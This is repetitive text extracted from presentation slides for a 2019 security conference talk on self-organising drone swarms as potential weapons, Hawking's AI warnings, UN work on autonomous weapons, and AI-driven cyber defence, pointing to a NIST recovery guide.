
...Living Organisms such as *Birds, Ants & Bees* **ALL Self-Organise** for their *Security & Group Survival* !



Massive Bird Flocks form “Self-Organising Clouds”
40th International East-West Security Conference

*** 21stC Intelligent Integrated Security ***
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©





...Swarms of Small Autonomous Robotic Drones will
Mimic Bird Flocks & become *21st Hybrid Weapons!*...


Swarms of Self-Organising **Drones!**

Wide Field Cameras

Face Recognition

Tactical Sensors

Shaped Explosive



....Stochastic
Self-Organising
Autonomous
Drone Swarms!



YouTube **“SlaughterBots”** Video – Nov 2017
40th International East-West Security Conference

* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



Swarms of Self-Organising **Drones!**

...Drone Swarms may become
21stC Hybrid CyberWeapons!



....Stochastic Self-Organising
Autonomous Drone Swarms!


YouTube **“SlaughterBots”** Video – Nov 2017
40th International East-West Security Conference

* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



Swarms of Self-Organising **Drones!**

...Drone Swarms may become
21stC Hybrid CyberWeapons!



....Stochastic *Self-Organising*
Autonomous Drone Swarms!

YouTube “**SlaughterBots**” Video – Nov 2017
40th International East-West Security Conference

* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



Swarms of Self-Organising **Drones!**





YouTube “SlaughterBots” Video – Nov 2017
40th International East-West Security Conference

*** 21stC Intelligent Integrated Security ***
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



“Swarm Intelligence: Recent Books”



“Self-Organising Robotic Swarms” = *Basis for Autonomous CyberWeapons!*

Artificial Intelligence: Warnings from Professor Stephen Hawking (1942-2018)


.....The genie is out of the bottle. We need to move forward on artificial intelligence development but we also need to be mindful of its very real dangers. I fear that AI may replace humans altogether. If people design computer viruses, someone will design AI that replicates itself. This will be a new form of life that will outperform humans.....

From an [Interview with Wired](#) - November 2017

Artificial Intelligence: Warnings from *Professor Stephen Hawking (1942-2018)*




Artificial Intelligence: Warnings from *Professor Stephen Hawking (1942-2018)*



Published: 16th Oct 2018

STEPHEN
HAWKING

BRIEF ANSWERS
TO THE
BIG QUESTIONS



* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



United Nations: **Autonomous Weapons**



UNIDIR
UNITED NATIONS INSTITUTE
FOR DISARMAMENT RESEARCH

Cyber Policy Portal

STATES

ORGANIZATIONS

MULTILATERAL FRAMEWORKS



Global Policy for **Autonomous Cyber & Hybrid Weapons**

United Nations: **Autonomous Weapons**

UN Institute for Disarmament Research



The United Nations, Cyberspace
and International Peace and Security

Responding to Complexity
in the 21st Century

UNIDIR RESOURCES



Electronic and Cyber Warfare
in Outer Space

UNIDIR

Rajeswari Pillai Rajagopalan



The Weaponization of
Increasingly Autonomous Technologies:

*Autonomous Weapon Systems
and Cyber Operations*

UNIDIR RESOURCES


Global Policy for **Autonomous Cyber & Hybrid Weapons**

Intelligent Integrated Security!...



9 – Cyber *Vision to Security NOW!...*

“NEW Cyber Toolkit”



CyberSecurity: “21stC Neural Defence”

- “Bad Guys” are already deploying Advanced AI/ML CyberTools within Organised Crime Syndicates!
 - Legacy IoT Devices in *EVERY* Sector may be “hacked” & exploited with ease by Global Criminal “BotNets”!
 - CyberDefence for Business & Government requires Managed 7 Year Transition to “Speed of Light” “Neural Defence” and “Augmented Reality”!
- ...We have *discussed our* **CyberSecurity Visions** for:
- ...**2020** (Integrated), **2021** (Adaptive), **2022** (Learning)
- ...**2025** (Intelligent Security) & **2040** (Neural Security)

CyberSecurity: “21stC Neural Defence”

- “Bad Guys” are already deploying Advanced AI/ML CyberTools within Organised Crime Syndicates!



...**2020** (Integrated), **2021** (Adaptive), **2022** (Learning)
...**2025** (Intelligent Security) & **2040** (Neural Security)

Image: David Shankbone: Occupy Wall Street – Sept 2011

10 Year CyberVision: “The New Toolkit”

- During the last **10 Years CyberAttacks** targeted:
 - **Critical National Infrastructure (CNI)**: Energy, Banks, Transport, Government, Healthcare, Education...
 - **Major Events**: Sports, Elections & Culture Festivals...
 - **Criminal eCommerce**: “The Dark Web” & “Silk Road”!
- The “**New Cyber Toolkit**” provides “Real-Time” Defence against “Zero-Day” & “Insider” Attacks!
- Exponential Increase in Device Connections (IoT) requires **Cyber Defence** through **AI/ML “Bots”** running 24/7 on ALL Networked System Assets!...

Guide to **CyberSecurity** Event Recovery:**NIST**

Recommended Technical Handbook: January 2017

Guide for Cybersecurity Event Recovery

NIST = National Institute of Standards & Technology

Michael Bartock
Jeffrey Cichonski
Murugiah Souppaya
Matthew Smith
Greg Witte
Karen Scarfone

This publication is available free of charge from:
<https://doi.org/10.6028/NIST.SP.800-184>

C O M P U T E R S E C U R I T Y

Free Download: <https://doi.org/10.6028/NIST.SP.800-184>

* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

